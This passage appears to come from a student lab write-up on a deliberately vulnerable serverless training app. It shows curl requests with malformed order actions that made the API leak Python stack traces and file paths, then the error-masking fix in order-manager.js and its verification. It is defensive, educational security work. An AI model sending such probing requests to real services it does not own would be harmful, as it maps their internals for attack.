-d '{"action":"shipping","order-id":"${ORDER_ID}","data":{"name":"test","address":"123 St","email":"\","phone":"1234567890"}}' | jq .
{
  "status": "ok",
  "msg": "address updated"
}
shaheer@DESKTOP-6I95C61:~$ curl -sS -X POST "$API_URL" \
-H "Content-Type: application/json" \
-H "Authorization: $DVSA_TOKEN" \
-d '{"action":"complete"}' | jq .
{
  "errorMessage": "orderId",
  "errorType": "KeyError",
  "stackTrace": [
    "  File \"/var/task/order_complete.py", line 33, in lambda_handler\n    orderId = event["orderId"]\n"
  ]
}

```

## Part 6) Fix Strategy / Probable Mitigation

Mitigation belongs in DVSA-ORDER-MANAGER at the invoke boundary:

If `lambda_response.FunctionError` is set, do not return Payload to the client; return a generic error such as `{"status":"err","msg":"internal error"}`.

Wrap `JSON.parse` of Payload in try/catch and return the same generic body on parse failure.

Add `.catch` on `lambda_client.send(...)` for SDK / network failures.

Add `.catch` on the Cognito `AdminGetUser` promise so rejections do not become unhandled 500s from API Gateway.

Ensure `require("@aws-sdk/client-cognito-identity-provider")` is correct (wrong module path breaks the whole function at load time).

Full detail remains in CloudWatch for DVSA-ORDER-GET / DVSA-ORDER-COMPLETE for operators.

```

shaheer@DESKTOP-6I95C61:~$ curl -sS -X POST "$API_URL" -H "Content-Type: application/json" -H "Authorization: $DVSA_TOKEN" \
-d '{"action": "get"}' | jq .
{
  "status": "err",
  "msg": "internal error"
}
shaheer@DESKTOP-6I95C61:~$ curl -sS -X POST "$API_URL" \
-H "Content-Type: application/json" \
-H "Authorization: $DVSA_TOKEN" \
-d '{"action": "get"}' | jq .
{
  "status": "err",
  "msg": "internal error"
}
shaheer@DESKTOP-6I95C61:~$ curl -sS -X POST "$API_URL" \
-H "Content-Type: application/json" \
-H "Authorization: $DVSA_TOKEN" \
-d '{"action": "shipping", "order-id": "${ORDER_ID}", "data": {"name": "test", "address": "123 St", "email": "test@example.com", "phone": "1234567890"}}' | jq .
{
  "status": "err",
  "msg": "internal error"
}
shaheer@DESKTOP-6I95C61:~$ curl -sS -X POST "$API_URL" \
-H "Content-Type: application/json" \
-H "Authorization: $DVSA_TOKEN" \
-d '{"action": "update", "order-id": "${ORDER_ID}", "data": {"name": "test", "address": "123 St", "email": "test@example.com", "phone": "1234567890"}}' | jq .
{
  "status": "ok",
  "msg": "address updated"
}

```

## Part 7) Code / Config Changes

In order-manager.js, the `lambda_client.send(command).then(...)` handler was updated to:

Check `lambda_response.FunctionError` first and short-circuit with a generic JSON body.

Parse successful payloads inside `try/catch`.

Chain `.catch` on the `invoke` promise for non-function errors.

A `.catch` was added on the `Cognito userData.then(...)` chain.

No change was required in `get_order.py` / `order_complete.py` for this lesson (they may still throw; the manager must not relay that to clients).

```

lambda_client.send(command).then((lambda_response) => {
  // Fix (Lesson 10 / unhandled exceptions): do not forward Lambda FunctionError payloads
  // (errorType, stackTrace, boto details) to API clients – strip to a generic message.
  if (lambda_response.FunctionError) {
    const response = {
      statusCode: 200,
      headers: {
        "Access-Control-Allow-Origin" : "*"
      },
      body: JSON.stringify({ status: "err", msg: "internal error" })
    };
    callback(null, response);
    return;
  }
  try {
    const data = JSON.parse(Buffer.from(lambda_response.Payload).toString());
    const response = {
      statusCode: 200,
      headers: {
        "Access-Control-Allow-Origin" : "*"
      },
      body: JSON.stringify(data)
    };
    callback(null, response);
  } catch (parseErr) {
    console.log(parseErr);
    const response = {
      statusCode: 200,

```

## Part 8) Verification After Fix

The same Exploit A and Exploit B requests were resent. Responses matched:

```

{
  "status": "err",
  "msg": "internal error"
}

```

with no stackTrace or errorType.

```

shaheer@DESKTOP-6I95C61:~$ curl -sS -X POST "$API_URL" -H "Content-Type: application/json" -H "Authorization: $DVSA_TOKEN" \
-d '{"action": "get"}' | jq .
{
  "status": "err",
  "msg": "internal error"
}
shaheer@DESKTOP-6I95C61:~$ curl -sS -X POST "$API_URL" \
-H "Content-Type: application/json" \
-H "Authorization: $DVSA_TOKEN" \
-d '{"action": "get"}' | jq .
{
  "status": "err",
  "msg": "internal error"
}
curl -sS -X POST "$API_URL" \
-H "Content-Type: application/json" \
-H "Authorization: $DVSA_TOKEN" \
-d '{"action": "shipping", "order-id": "${ORDER_ID}", "data": {"name": "test", "address": "123 St", "email": "test@example.com", "phone": "1234567890"}}' | jq .
{
  "status": "err",
  "msg": "internal error"
}
{
  "status": "ok",
  "msg": "address updated"
}

```

A regression check (shipping with valid order-id and data) returned {"status":"ok","msg":"address updated"} (or equivalent success), confirming legitimate traffic still works.

## Part 9) Structured Operation and Security Analysis

| Vulnerability                                        | Intended Rule(s)                                                                                | Artifacts Used to Infer Rule                                                                                                                      | Normal Behavior Evidence                                                                      | Exploit Behavior Evidence                                                                                                                |
|------------------------------------------------------|-------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------|
| Unhandled exception / info disclosure via API facade | Clients receive controlled errors; internal stack traces and paths stay in logs, not responses. | order-manager.js<br>invoke handling;<br>get_order.py /<br>order_complete.py<br>handlers; Lesson 10 doc (LESSON_10.md);<br>curl responses pre-fix. | Valid get + order-id returns order JSON or app-level status: err without Python stack traces. | {"action": "get"} and {"action": "complete"} without order-id returned KeyError JSON with /var/task/...py paths and lines to the caller. |

| <b>Vulnerability</b>                        | <b>Why This Is a Deviation</b>                                   | <b>Deviation Class</b>                                      | <b>Fix Applied (Where)</b>                                                                  | <b>Post-Fix Verification</b>                                 | <b>Optional Latency Before / After Logging</b> |
|---------------------------------------------|------------------------------------------------------------------|-------------------------------------------------------------|---------------------------------------------------------------------------------------------|--------------------------------------------------------------|------------------------------------------------|
| Info disclosure via unhandled Lambda errors | The API facade proxied implementation-level errors to end users. | Abuse of normal API (mis-formed input); implementation flaw | Mask FunctionError (and invoke/cognito failures) in DVSA-ORDER-MANAGER before building body | Same malformed curl → internal error only; shipping still ok | N/A                                            |

#### **Part 10) Takeaway / Lessons Learned**

Never forward raw Lambda FunctionError payloads to browsers or partner clients. Exceptions are valuable for CloudWatch, but exposing stack traces helps attackers map technology, file layout, and buggy code paths. Favor generic client messages, consistent status / msg shapes, structured logging server-side, and input validation before invoke to reject bad requests early without throwing in the handler. Lesson 10 shows that one “dumb” proxy Lambda can undo confidentiality of the whole order pipeline unless error handling is explicit.